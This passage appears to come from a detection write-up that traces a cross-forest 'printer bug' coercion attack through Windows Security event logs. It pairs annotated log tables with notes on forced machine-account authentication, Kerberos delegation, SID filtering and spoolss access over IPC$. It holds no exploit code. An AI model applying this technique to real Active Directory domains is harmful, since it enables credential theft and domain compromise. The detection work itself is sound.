Rikers.cyberpartners.local queries the **hydrogen.covertius.local** DC.




Server	Log	EventID	Description	Field Name	Field Value
rikers	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	536
				Application	\device\harddiskvolume2\windows\system32\lsass.exe
				Direction	%%14593 (Outbound)
				SourceAddress	10.7.30.100
				SourcePort	59037
				DestAddress	10.7.20.105
				DestPort	389
				Protocol	17
				FilterRTID	0
				LayerName	%%14611
				LayerRTID	48
				RemoteUserID	S-1-0-0
				RemoteMachineID	-
hydrogen	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	536
				Application	\device\harddiskvolume2\windows\system32\lsass.exe
				Direction	%%14592 (Inbound)
				SourceAddress	10.7.20.105
				SourcePort	389
				DestAddress	10.7.30.100
				DestPort	59037
				Protocol	17
				FilterRTID	0
				LayerName	%%14610
				LayerRTID	44
				RemoteUserID	S-1-0-0
				RemoteMachineID	-

Rikers.cyberpartners.local establishes a connection to **hydrogen.covertius.local** DC via port 88 (Kerberos).




Server	Log	EventID	Description	Field Name	Field Value
rikers	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	536
				Application	\device\harddiskvolume2\windows\system32\lsass.exe
				Direction	%%14593 (outbound)
				SourceAddress	10.7.30.100
				SourcePort	52105
				DestAddress	10.7.20.105
				DestPort	88
				Protocol	6
				FilterRTID	0
				LayerName	%%14611
				LayerRTID	48
				RemoteUserID	S-1-0-0
				RemoteMachineID	-
hydrogen	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	536
				Application	\device\harddiskvolume2\windows\system32\lsass.exe
				Direction	%%14592 (inbound)
				SourceAddress	10.7.20.105
				SourcePort	88
				DestAddress	10.7.30.100
				DestPort	52105
				Protocol	6
				FilterRTID	0
				LayerName	%%14610
				LayerRTID	44
				RemoteUserID	S-1-0-0
				RemoteMachineID	-

Hydrogen.covertius.local receives a Kerberos service ticket request for SPN **hydrogen$** from **rikers$**




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4769	A Kerberos service ticket was requested	TargetUserName	rikers$@CYBERPARTNERS.LOCAL
				TargetDomainName	CYBERPARTNERS.LOCAL
				ServiceName	hydrogen$
				ServiceSid	S-1-5-21-1235374251-2177327852-1410121009-1001
				TicketOptions	0x40810000
				TicketEncryptionType	0x12
				IpAddress	::ffff:10.7.30.100
				IpPort	52105
				Status	0x0
				LogonGuid	{6BB43E92-5F86-7168-4922-8D96CEFC2CEC}
				TransmittedServices	-

rikers.cyberpartners.local sends a connection back to **hydrogen.covertius.local** over port 445 as part of the printer bug activity




Server	Log	EventID	Description	Field Name	Field Value
rikers	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	4
				Application	System
				Direction	%%14593 (Outbound)
				SourceAddress	10.7.30.100
				SourcePort	52104
				DestAddress	10.7.20.105
				DestPort	445
				Protocol	6
				FilterRTID	0
				LayerName	%%14611
				LayerRTID	48
				RemoteUserID	S-1-0-0
				RemoteMachineID	-
hydrogen	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	4
				Application	System
				Direction	%%14592
				SourceAddress	10.7.20.105
				SourcePort	445
				DestAddress	10.7.30.100
				DestPort	52104
				Protocol	6
				FilterRTID	0
				LayerName	%%14610
				LayerRTID	44
				RemoteUserID	S-1-0-0
				RemoteMachineID	-

SID Filtering occurs when **riker$** authenticates to the **hydrogen.covertius.local** since riker$ as any other DC, by default, is part of the well-known enterprise domain controller group (SID **Enterprise Domain Controllers (S-1–5–9)).** Some extra info: Microsoft Docs.




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4675	SIDs were filtered	TargetUserSid	S-1-5-21-3211101667-2680004412-1026011086-1001
				TargetUserName	-
				TargetDomainName	-
				TdoDirection	2
				TdoAttributes	8
				TdoType	2
				TdoSid	S-1-5-21-3211101667-2680004412-1026011086
				SidList	%{S-1-5-9}
				Keywords	Audit Failure

Account localadmin requests a Kerberos service ticket with SPN krbtgt and ticket options **0x60810010**.Due to delegation, we can see how localadmin looks like as if it was coming from 10.7.30.100 (**rikers server)**




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4769	A Kerberos service ticket was requested	TargetUserName	localadmin@COVERTIUS.LOCAL
				TargetDomainName	COVERTIUS.LOCAL
				ServiceName	krbtgt
				ServiceSid	S-1-5-21-1235374251-2177327852-1410121009-502
				TicketOptions	0x60810010
				TicketEncryptionType	0x12
				IpAddress	::ffff:10.7.30.100
				IpPort	52110
				Status	0x0
				LogonGuid	{85732218-1BB5-0B20-E77B-AF98BECAB00E}
				TransmittedServices	-

hydrogen.covertius.local receives a successful authentication from **rikers.cyberpartners.local** with the account **rikers$**. This confirms that **rikers$** was forced to authenticate to our server with unconstrained delegation configured.




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4624	An account was successfully logged on	SubjectUserSid	S-1-0-0
				SubjectUserName	-
				SubjectDomainName	-
				SubjectLogonId	0x0
				TargetUserSid	S-1-5-21-3211101667-2680004412-1026011086-1001
				TargetUserName	rikers$
				TargetDomainName	CYBERPARTNERS
				TargetLogonId	0xb8dcff4
				LogonType	3
				LogonProcessName	Kerberos
				AuthenticationPackageName	Kerberos
				WorkstationName	-
				LogonGuid	-
				TransmittedServices	-
				LmPackageName	-
				KeyLength	0
				ProcessId	0x0
				ProcessName	-
				IpAddress	10.7.30.100
				IpPort	52104
				ImpersonationLevel	%%1840 (Delegation)

Due to delegation, localadmin also successfully logs on to **hydrogen** DC (itself) but with the **source ip** value set to the IP address of **rikers.**




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4624	An account was successfully logged on	SubjectUserSid	S-1-0-0
				SubjectUserName	-
				SubjectDomainName	-
				SubjectLogonId	0x0
				TargetUserSid	S-1-5-21-1235374251-2177327852-1410121009-500
				TargetUserName	localadmin
				TargetDomainName	COVERTIUS
				TargetLogonId	0xb8dd055
				LogonType	3
				LogonProcessName	Kerberos
				AuthenticationPackage Name	Kerberos
				WorkstationName	-
				LogonGuid	{79304378-F2F5-8C4F-DD87-E37FD03148BC}
				TransmittedServices	-
				LmPackageName	-
				KeyLength	0
				ProcessId	0x0
				ProcessName	-
				IpAddress	10.7.30.100
				IpPort	52104
				ImpersonationLevel	%%1840 (Delegation)

Special privileges are assigned to new logon




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4672	Special privileges assigned to new logon	SubjectUserSid	S-1-5-21-1235374251-2177327852-1410121009-500
				SubjectUserName	localadmin
				SubjectDomainName	COVERTIUS
				SubjectLogonId	0xb8dd055
				PrivilegeList	SeSecurityPrivilege SeBackupPrivilege SeRestorePrivilege SeTakeOwnershipPrivilege SeDebugPrivilege SeSystemEnvironmentPrivilege SeLoadDriverPrivilege SeImpersonatePrivilege SeEnableDelegationPrivilege

The named pipe share named IPC$ is accessed on **hydrogen.covertius.local** by **rikers.cyberpartners.local** in order to bind to the **spoolss** service on the client. Something to point out is that the account accessing the IPC$ is our localadmin from COVERTIUS and not **rikers$ (delegation)**



